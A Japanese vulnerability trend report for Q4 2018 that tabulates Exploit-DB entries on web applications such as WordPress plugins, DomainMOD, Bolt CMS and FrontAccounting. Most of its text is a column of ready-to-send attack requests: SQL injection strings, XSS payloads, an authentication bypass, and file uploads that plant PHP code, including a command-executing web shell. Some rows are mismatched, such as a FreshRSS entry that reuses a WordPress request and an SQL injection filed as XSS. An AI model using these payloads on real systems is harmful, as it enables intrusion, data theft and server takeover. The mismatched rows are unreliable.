2018-11-26	45900	Cross-Site Scripting	難	中	WordPress Plugins Easy Testimonials 3.2 - Cross-Site Scripting	POST /10.0.100.24/wp-admin/post.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 1954 Connection: keep-alive Upgrade-Insecure-Requests: 1 _wpnonce=b3ca69b020&_wp_http_referer=%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dtestimonial&user_ID=1&action=editpost&originalaction=editpost&post_author=1&post_type=testimonial&originalpost_status=auto-draft&referredby=&_wp_original_http_referer=&auto_draft=&post_ID=25&meta-box-order-nonce=c25a6e37b2&closedpostboxesnonce=4784cc9ba9&post_title= test&samplepermalinknonce=f39f8eec26&content=test&wp-preview=&hidden_post_status=draft&post_status=draft&hidden_post_password=&hidden_post_visibility=public&visibility=public&post_password=&aa=2018&mm=11&jj=23&hh=17&mn=12&ss=56&hidden_mm=11&cur_mm=11&hidden_jj=23&cur_jj=23&hidden_aa=2018&cur_aa=2018&hidden_hh=17&cur_hh=17&hidden_mn=12&cur_mn=12&original_publish=%E5%8F%91%E5%B8%83&publish=%E5%8F%91%E5%B8%83&tax_input%5Beasy-testimonial-category%5D%5B%5D=0&neweasy-testimonial-category=%E6%96%B0%E5%88%86%E7%B1%BB%E7%9B%AE%E5%BD%95%E5%90%8D&neweasy-testimonial-category_parent=-1&_ajax_nonce-add-easy-testimonial-category=50d89975094&my-custom-fields_wpnonce=b074ff3409&_ikcf_client=[XSS]&_ikcf_email=test%40test.com&_ikcf_position=[XSS]&_ikcf_other=[XSS]&_ikcf_rating=1&excerpt=&metakeyselect=%23NONE%23&metakeyinput=&metavalue=&_ajax_nonce-add-meta=81df7811e1&post_name=&post_grid_post_settings_input_nonce=95c656b2da&_wp_http_referer=%2Fwp-admin%2Fpost-new.php%3Fpost_type%3Dtestimonial&post_grid_post_settings%5Bpost_skin%5D=flat&post_grid_post_settings%5Bcustom_thumb_source%5D=http%3A%2F%2Fwww.wordpress.com%2Fwp-content%2Fplugins%2Fpost-grid%2Fassets%2Ffrontend%2Fcss%2Fimages%2Fplaceholder.png&post_grid_post_settings%5Bfont_awesome_icon%5D=&post_grid_post_settings%5Bfont_awesome_icon_color%5D=737272&post_grid_post_settings%5Bfont_awesome_icon_size%5D=50px&post_grid_post_settings%5Bcustom_youtube_id%5D=&post_grid_post_settings%5Bcustom_vimeo_id%5D=&post_grid_post_settings%5Bcustom_dailymotion_id%5D=&post_grid_post_settings%5Bcustom_mp3_url%5D=&post_grid_post_settings%5Bcustom_soundcloud_id%5D=	WordPress Plugins Easy Testimonials	WordPress Plugins Easy Testimonials 3.2
2018-11-26	45902	SQL Injection	易	中	Ticketly 1.0 - 'kind_id' SQL Injection	POST /ticketly/action/addproject.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 20 Connection: close name='test'or'1'='1'	Ticketly	Ticketly 1.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-11-26	45903	SQL Injection	易	中	No-Cms 1.0 - 'order_by' SQL Injection	POST /nocms/main/manage_privilege/index/export HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://localhost/nocms/main/manage_privilege Content-Type: application/x-www-form-urlencoded Content-Length: 90 Connection: close search_text=&search_field=/**/&per_page=25&order_by[0]='test'or'1'='1'&order_by[1]=&page=1	No-Cms	No-Cms 1.0
2018-12-03	45935	Cross-Site Scripting	易	中	WordPress Plugin Advanced-Custom-Fields 5.7.7 - Cross-Site Scripting	POST /10.0.100.24/wordpress/wp-admin/post.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Length: 2830 Cache-Control: max-age=0 Origin: http://localhost Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://localhost/wordpress/wp-admin/post.php?post=6&action=edit Accept-Encoding: gzip, deflate Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,da;q=0.6 _wpnonce=415211ddca&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D8%26action%3Dedit%26message%3D1&user_ID=1&action=editpost&originalaction=editpost&post_author=1&post_type=acf-field-group&original_post_status=publish&referredby=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D8%26action%3Dedit&_wp_original_http_ referer=http%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2Fpost.php%3Fpost%3D8%26action%3Dedit&post_ID=8&meta-box-order-nonce=2cc12cc441&closedpostboxesnonce=bbd0be706b&post_title=xss&samplepermalinknonce=4f1f2ec280&_acf_screen=field_group&_acf_post_id=8&_acf_nonce=191e753914&_acf_validation=0&_acf_changed=1&_acf_delete_fields=0%7C9&original_publish=Update&save=Update&acf_fields%5B11%5D%5B1D%5D=11&acf_fields%5B11%5D%5Bkey%5D=field_5c02a79cc0f83&acf_fields%5B11%5D%5Bparent%5D=8&acf_fields%5B11%5D%5Bmenu_order%5D=0&acf_fields%5B11%5D%5Bsave%5D=settings&acf_fields[11][label]=%3Cscript%3Ealert%28%22loadingkurakura%22%29%3C%2Fscript%3E&acf_fields%5B11%5D%5Bname%5D=%3Cscript%3Ealert%28%22loadingkurakura1%22%29%3C%2Fscript%3E&acf_fields%5B11%5D%5Btype%5D=text&acf_fields%5B11%5D%5Binstructions%5D=&acf_fields%5B11%5D%5Brequired%5D=0&acf_fields%5B11%5D%5Bconditional_logic%5D=0&acf_fields%5B11%5D%5Bdefault_value%5D=&acf_fields%5B11%5D%5Bplaceholder%5D=&acf_fields%5B11%5D%5Bprepend%5D=&acf_fields%5B11%5D%5Bappend%5D=&acf_fields%5B11%5D%5Bmaxlength%5D=&acf_fields%5B11%5D%5Bconditional_logic%5D=0&acf_fields%5B11%5D%5Bwrapper%5D%5Bwidth%5D=&acf_fields%5B11%5D%5Bwrapper%5D%5Bclass%5D=&acf_fields%5B11%5D%5Bwrapper%5D%5Bid%5D=&acf_fields%5B10%5D% 5B1D%5D=10&acf_fields%5B10%5D%5Bkey%5D=field_5c02a7abc0f84&acf_fields%5B10%5D%5Bparent%5D=8&acf_fields%5B10%5D%5Bmenu_order%5D=1&acf_fields%5B10%5D%5Bsave%5D=meta&acf_fields%5B12%5D%5B1D%5D=12&acf_fields%5B12%5D%5Bkey%5D=field_5c02a7abc0f84&acf_fields%5B12%5D%5Bparent%5D=8&acf_fields%5B12%5D%5Bmenu_order%5D=2&acf_fields%5B12%5D%5Bsave%5D=meta&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_0%5D%5Bparam%5D=post_type&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_0%5D%5Boperator%5D=%3D%3D&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_0%5D%5Bvalue%5D=post&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_1%5D%5Bparam%5D=post_type&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_1%5D%5Boperator%5D=%3D%3D&acf_field_group%5Blocation%5D%5Bgroup_0%5D%5Brule_1%5D%5Bvalue%5D=post&acf_field_group%5Bactive%5D=0&acf_field_group%5Bactive%5D=1&acf_field_group%5Bstyle%5D=default&acf_field_group%5Bposition%5D=normal&acf_field_group%5Blabel_placement%5D=top&acf_field_group%5Binstruction_placement%5D=label&acf_field_group%5Bmenu_order%5D=0&acf_field_group%5Bdescription%5D=ddd&acf_field_group%5Bhide_on_screen%5D=&acf_field_group%5Bhide_on_screen%5D%5B%5D=the_content&acf_field_group%5Bkey%5D=group_5c02a6cfa31d6&post_name=group_5c02a6cfa31d6	WordPress Plugin Advanced-Custom-Fields	WordPress Plugin Advanced-Custom-Fields 5.7.7
2018-12-04	45954	Cross-Site Scripting	易	中	FreshRSS 1.11.1 - Cross-Site Scripting	POST /10.0.100.24/wordpress/wp-admin/post.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Length: 156 Cache-Control: max-age=0 Origin: http://localhost Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: http://localhost/wordpress/wp-admin/post.php?post=8&action=edit Accept-Encoding: gzip, deflate Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,da;q=0.6 %27%22--- %3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt+src%3dh%22%2f%2f4cipl0hyi5btaxbj3ovzc7b6e6eckgescau78dxgsho%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e '"--></style></scRipt><scRipt>netsparker(0x00139F)</scRipt> %3ciMg+src%3dN+onerror%3dnetsparker(0x001DCF)%3e	FreshRSS	FreshRSS 1.11.1
2018-12-04	45949	Cross-Site Scripting	中	中	DomainMOD 4.11.01 - Registrar Cross-Site Scripting	registrar name="><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01
2018-12-04	45947	Cross-Site Scripting	中	中	DomainMOD 4.11.01 - Custom SSL Fields Cross-Site Scripting	Custom SSL="><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01
2018-12-04	45946	Cross-Site Scripting	中	中	DomainMOD 4.11.01 - Custom Domain Fields Cross-Site Scripting	Custom Domain="><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-12-04	45944	SQL Injection	易	中	KeyBase Botnet 1.5 - SQL Injection	GET /10.0.100.24/index.php?type=keystrokes&machinename=1' RLIKE (SELECT (CASE WHEN (6432=6432) THEN 1 ELSE 0x28 END)) AND 'CbAF'='CbAF&machinetime=1 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=5lk3medj631el6lb4e77ereee5: 786e332ae62061df5c64a17076aef3ee=0li1Oseku22m9qr31rr8avemn2 DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: text/html; charset=UTF-8	KeyBase Botnet	KeyBase Botnet 1.5
2018-12-04	45941	Cross-Site Scripting	中	中	DomainMOD 4.11.01 - Owner name Field Cross-Site Scripting	Owner name = "><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01
2018-12-05	45955	SQL Injection	易	中	HasanMWB 1.0 - SQL Injection	GET /10.0.100.24/index.php?hsn=category&id=1%31%27%20%75%6e%69%6f%6e%20%73%65%6c%65%63%74%20%31%2c%28%53%45%4c%45%43%54%20%47%52%4f%55%50%5f%43%4f%4e%43%41%54%28%30%78%33%63%36%38%33%32%33%65%2c%30%78%35%35%37%33%36%35%37%32%33%61%2c%75%73%65%72%6e%61%6d%65%2c%30%78%32%30%32%30%2c%30%78%35%30%36%31%37%33%37%33%33%61%2c%70%61%73%73%77%6f%72%64%2c%30%78%33%63%32%66%36%38%33%32%33%65%20%53%45%50%41%52%41%54%4f%52%20%30%78%33%63%36%32%37%32%33%65%29%20%46%52%4f%4d%20%75%73%65%72%29%2c%33%2c%34%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=5lk3medj631el6lb4e77ereee5: 786e332ae62061df5c64a17076aef3ee=0li1Oseku22m9qr31rr8avemn2 DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: text/html; charset=UTF-8	HasanMWB	HasanMWB 1.0
2018-12-09	45959	Cross-Site Scripting	中	高	DomainMOD 4.11.01 - 'DisplayName' Cross-Site Scripting	Displayname="><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01
2018-12-09	45958	Cross-Site Scripting	中	中	Adiscon LogAnalyzer < 4.1.7 - Cross-Site Scripting	referer=%22%3E%3Cscript%3Ealert('Cinta%20Infinita')%3C/script%3E	Adiscon LogAnalyzer	Adiscon LogAnalyzer < 4.1.7
2018-12-11	45976	SQL Injection	易	中	HotelDruid 2.3.0 - 'id_utente_mod' SQL Injection	POST /10.0.100.24/? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Referer: http://localhost/tickety/projects.php Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 125 Connection: close id_utente_mod=1' AND EXTRACTVALUE(5,CONCAT(0x5c,CONCAT_WS(0x203a20,USER(),DATABASE(),VERSION())),(SELECT (ELT(5=5,1))))-- -	HotelDruid	HotelDruid 2.3.0
2018-12-11	45975	Cross-Site Scripting	中	中	Apache OFBiz 16.11.05 - Cross-Site Scripting	Short Name=<script>alert(1)</script>	Apache OFBiz	Apache OFBiz 16.11.05
2018-12-11	45967	Cross-Site Scripting	中	中	DomainMOD 4.11.01 - Cross-Site Scripting	Username="><img src=x onerror=alert("Xss-By-Abdul-Raheem")>	DomainMOD	DomainMOD 4.11.01
2018-12-11	45963	Cross-Site Scripting	易	中	Alumni Tracer SMS Notification - SQL Injection	GET /10.0.100.24/index.php?q=blog&id=-20180056%27%20%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%31%2c%32%2c%28%53%45%4c%45%43%54%28%40%78%29%46%52%4f%4d%28%53%45%4c%45%43%54%28%40%78%3a%3d%30%78%30%30%29%2c%28%40%4e%52%3a%3d%30%29%2c%28%53%45%4c%45%43%54%28%30%29%46%52%4f%4d%28%49%4e%46%41%52%4d%41%54%49%4f%4e%51%53%43%48%45%4d%41%2e%54%41%42%4c%45%53%29%57%48%45%52%45(TABLE_SCHEMA!=0x696e666f726d6174696f6e5736368656d61)AND(0x00)IN(@x:=%43%41%4e%43%41%54(@x,%4c%50%41%44(@NR:=@NR%2b1,4,0x30),0x3a20,table_name,0x3c62723e))%29%29%78%29%2c%34%2c%35%2c%36%2c%37%2c%38%2d%2d%20%2d HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=hasj51emnq9caak0pf8h8htmm6 Content-Type: text/html; charset=UTF-8	Alumni Tracer SMS Notification	Alumni Tracer SMS Notification
2018-12-11	45962	SQL Injection	易	中	Tourism Website Blog - SQL Injection	GET /10.0.100.24/info.php?address=1%31%32%27%7c%7c%28%53%65%6c%65%43%54%20%27Efe%27%20FroM%20duAL%20WheRE%20110=110%20AnD%20(seLEcT%20112%20frOM(SElecT%20CouNT(*),%43%6f%6e%43%41%54(CONcat(0x203a20,UseR(),0x3a20,DAtaBASe(),0x3a20,VErsION()),(%53%65%4c%45%63%74%20(ELT(112=112,1))),%46%4c%6f%6f%52(RAnd(0)*2))x%20%46%52%4f%4d%20%49%4e%46%4f%72%6d%61%74%49%4f%4e%51%53%63%68%45%4d%41%2e%50%6c%75%47%49%4e%53%20gr0Up%20BY%20%7B%29%61%29%29%7c%7c%27 HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1 Content-Type: text/html; charset=UTF-8	Tourism Website Blog	Tourism Website Blog

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-12-14	45997	Authentication Bypass	易	中	Double Your Bitcoin Script Automatic - Authentication Bypass	POST /10.0.100.24/admin/index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 Windows NT 6.1: WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded: charset=UTF-8 Content-Length: 36 username: '='or' Password: '='or'	Double Your Bitcoin Script Automatic	Double Your Bitcoin Script Automatic
2018-12-14	45995	Remote Code Execution	中	高	Facebook And Google Reviews System For Businesses 1.1 - Remote Code Execution	POST /10.0.100.24/reviews/action.php?action=custom_reviews HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1: WOW64: rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml:q=0.9,*/*:q=0.8 Accept-Language: tr-TR,tr:q=0.8,en-US:q=0.5,en:q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/octet-stream Content-Length: 922 Referer: http://localhost/[PATH]/reviews/custom_reviews_add.php Cookie: PHPSESSID=t7hinqk30gq4ies69nno1ljzb0 DNT: 1 Connection: keep-alive Upgrade-Insecure-Requests: 1 -----------------------------470492681398l: undefined Content-Disposition: form-data: name="photo"; filename="phpinfo.php" <?php phpinfo(); ?> -----------------------------470492681398l Content-Disposition: form-data: name="hidden_photo" -----------------------------470492681398l Content-Disposition: form-data: name="name" Efe -----------------------------470492681398l Content-Disposition: form-data: name="rating" 4.5 -----------------------------470492681398l Content-Disposition: form-data: name="review" Efe -----------------------------470492681398l Content-Disposition: form-data: name="date" 12/14/2018 -----------------------------470492681398l Content-Disposition: form-data: name="id" -----------------------------470492681398l Content-Disposition: form-data: name="submit" submit -----------------------------470492681398l--	Facebook And Google Reviews System	Facebook And Google Reviews System For Businesses 1.1
2018-12-14	45994	SQL Injection	易	中	Facebook And Google Reviews System For Businesses 1.1 - SQL Injection	GET /10.0.100.24/reviews/campaign_add.php?id=%2d%31%27%20%20%55%4e%49%4f%4e+%53%45%4c%45%43%54+1,%43%4f%4e%43%41%54%5f%57%53%28%30%78%32%30%33%61%32%30%2c%55%53%45%52%28%29%2c%44%41%54%41%42%41%53%45%28%29%2c%56%45%52%53%49%4f%4e%28%29%29,3,4,5,%36%2c%37%2c%38%2c%39%2c%31%30%2c%31%31%2c%31%32%2c%31%33%2c%31%34%2c%31%35%2c%31%36%2c%31%37%2c%31%38%2c%31%39%2c%32%30%2c%32%31%2c%32%32%2c%32%33,24,25,%32%36%2c%32%37%2c%32%38%2c%32%39,30—+ HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 6.1: WOW64: rv:55.0) Gecko/20100101 Firefox/55.0 Accept: text/html,application/xhtml+xml,application/xml:q=0.9,*/*:q=0.8 Accept-Language: tr-TR,tr:q=0.8,en-US:q=0.5,en:q=0.3 Accept-Encoding: gzip, deflate Cookie: PHPSESSID=t7hinqk30gq4ies69nno1ljzb0 DNT: 1 Connection: keep-alive Content-Type: text/html: charset=UTF-8	Facebook And Google Reviews System	Facebook And Google Reviews System For Businesses 1.1
2018-12-19	46015	SQL Injection	易	中	Yeswiki Cercopitheque - 'id' SQL Injection	POST /10.0.100.24/? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0: WOW64: rv:50.0) Gecko/20100101 Firefox/50.0 Accept: */* Accept-Language: es-ES,es:q=0.8,en-US:q=0.5,en:q=0.3 Accept-Encoding: gzip, deflate Referer: http://localhost/ticketly/projects.php Content-Type: application/x-www-form-urlencoded: charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 82 Connection: close BaZar&vue=exporter&id=-1 UNION SELECT 1,version(),3,4,5,6,7,8,9,10,11,12,13,14,15#	Yeswiki Cercopitheque	Yeswiki Cercopitheque
2018-12-19	46014	Cross-Site Scripting	易	中	Bolt CMS < 3.6.2 - Cross-Site Scripting	POST /10.0.100.24/preview/page HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0: Win64: x64: rv:63.0) Gecko/20100101 Firefox/63.0 Accept: text/html,application/xhtml+xml,application/xml:q=0.9,*/*:q=0.8 Accept-Language: tr-TR,tr:q=0.8,en-US:q=0.5,en:q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 396 Connection: close Upgrade-Insecure-Requests: 1 content_edit%5B_token%5D=jMmm41dJQXpXx3gwE_VQkA60fdsNo6DERJCIPVkYh7U&editreferrer=&contenttype=pages&title=%3Cscript%3Ealert%28%22Ralf%22%29%3C%2Fscript%3E&slug=script-alert-ralf-script&image%5Bfile%5D=&files%5B%5D=&teaser=&body=&template=&taxonomy%5Bgroups%5D%5B%5D=&taxonomy-order%5Bgroups%5D=0&id=&status=draft&datepublish=2018-12-07+00%3A12%3A05&datedepublish=&ownerid=1&_live-editor-preview=	Bolt CMS	Bolt CMS < 3.6.2

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-12-19	46012	Cross-Site Scripting	中	中	Integria IMS 5.0.83 - 'search_string' Cross-Site Scripting	POST /10.0.100.24/index.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 56 Connection: close Upgrade-Insecure-Requests: 1 search='><script>alert(1)</script>	Integria IMS	Integria IMS 5.0.83
2018-12-24	46037	SQL Injection	易	中	FrontAccounting 2.4.5 - 'SubmitUser' SQL Injection	POST /10.0.100.24/frontaccounting/admin/attachments.php? HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Content-Length: 365 user_name_entry_field=admin&password=1234&company_login_name=0&ui_mode=1&SubmitUser=%A0%A0Login+--%3E%A0%A0&_random=831749.090143524&_token=1RJ9WhkRWKszXu-uPm6DTQxx&_confirmed=&_modified=0&_focus=filterType&ADD_ITEM=Add+new&description=&trans_no=&filterType=(select*from(select(sleep(20)))a)&_focus=filterType&_modified=0&_confirmed=&_token=Om-2mt32ZC3UkLAuzPwoFgxx	FrontAccounting	FrontAccounting 2.4.5
2018-12-24	46013	Cross-Site Scripting	易	中	WSTMart 2.0.8 - Cross-Site Scripting	POST /10.0.100.24/index.php HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 47 Connection: close Upgrade-Insecure-Requests: 1 <script>history.pushState('', '', '/')</script>	WSTMart	WSTMart 2.0.8
2018-12-27	46061	File Upload	易	高	WordPress Plugin Baggage Freight Shipping Australia 0.1.0 - Arbitrary File Upload	POST /10.0.100.24/wp-content/plugins/baggage-freight/upload-package.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Type: multipart/form-data; boundary=---------------------------183117190291801175751501079851 ... -----------------------------183117190291801175751501079851 Content-Disposition: form-data; name="submit" Content-Length: 252 1 -----------------------------183117190291801175751501079851 Content-Disposition: form-data; name="file"; filename="file.php" Content-Type: audio/wav <?php phpinfo(upload-package.php); -----------------------------183117190291801175751501079851--	WordPress Plugin Baggage Freight Shipping Australia	WordPress Plugin Baggage Freight Shipping Australia 0.1.0
2018-12-27	46060	File Upload	易	高	bludit Pages Editor 3.0.0 - Arbitrary File Upload	POST /10.0.100.24/admin/ajax/upload-files HTTP/1.1 Host: 10.0.100.24:1004 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://192.168.140.154/admin/new-content X-Requested-With: XMLHttpRequest Content-Length: 413 Content-Type: multipart/form-data; boundary=---------------------------262285685105417745418663881 18 Cookie: BLUDIT-KEY=5s634f6up72tmfi050i4okunf9 Connection: close -----------------------------262285685105417745418663881 18 Content-Disposition: form-data; name="tokenCSRF" 67987ea926223b28949695d6936191d28d320f20 -----------------------------262285685105417745418663881 18 Content-Disposition: form-data; name="bluditInputFiles[]"; filename="poc.php" Content-Type: image/png <?php system($_GET["cmd"]);?> -----------------------------262285685105417745418663881 18--	bludit Pages Editor	bludit Pages Editor 3.0.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第4四半期)

2018.10.01~2018.12.31 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-12-27	46055	File Upload	易	中	WordPress Plugin Audio Record 1.0 - Arbitrary File Upload	POST /10.0.100.24/wp-admin/admin-ajax.php HTTP/1.1 Host: 10.0.100.24:1004 Content-Type: multipart/form-data; boundary=--------------------------183117190291801175715010798 51 ... ----------------------------183117190291801175715010798 51 Content-Disposition: form-data; name="audio-filename" Content-Length: 609 file.php ----------------------------183117190291801175715010798 51 Content-Disposition: form-data; name="audio-blob"; filename="blob" Content-Type: audio/wav <?php phpinfo(); ?> ----------------------------183117190291801175715010798 51 Content-Disposition: form-data; name="action" save_record ----------------------------183117190291801175715010798 51 Content-Disposition: form-data; name="course_id" undefined ----------------------------183117190291801175715010798 51 Content-Disposition: form-data; name="unit_id" undefined ----------------------------183117190291801175715010798 51--	WordPress Plugin Audio Record	WordPress Plugin Audio Record 1.0
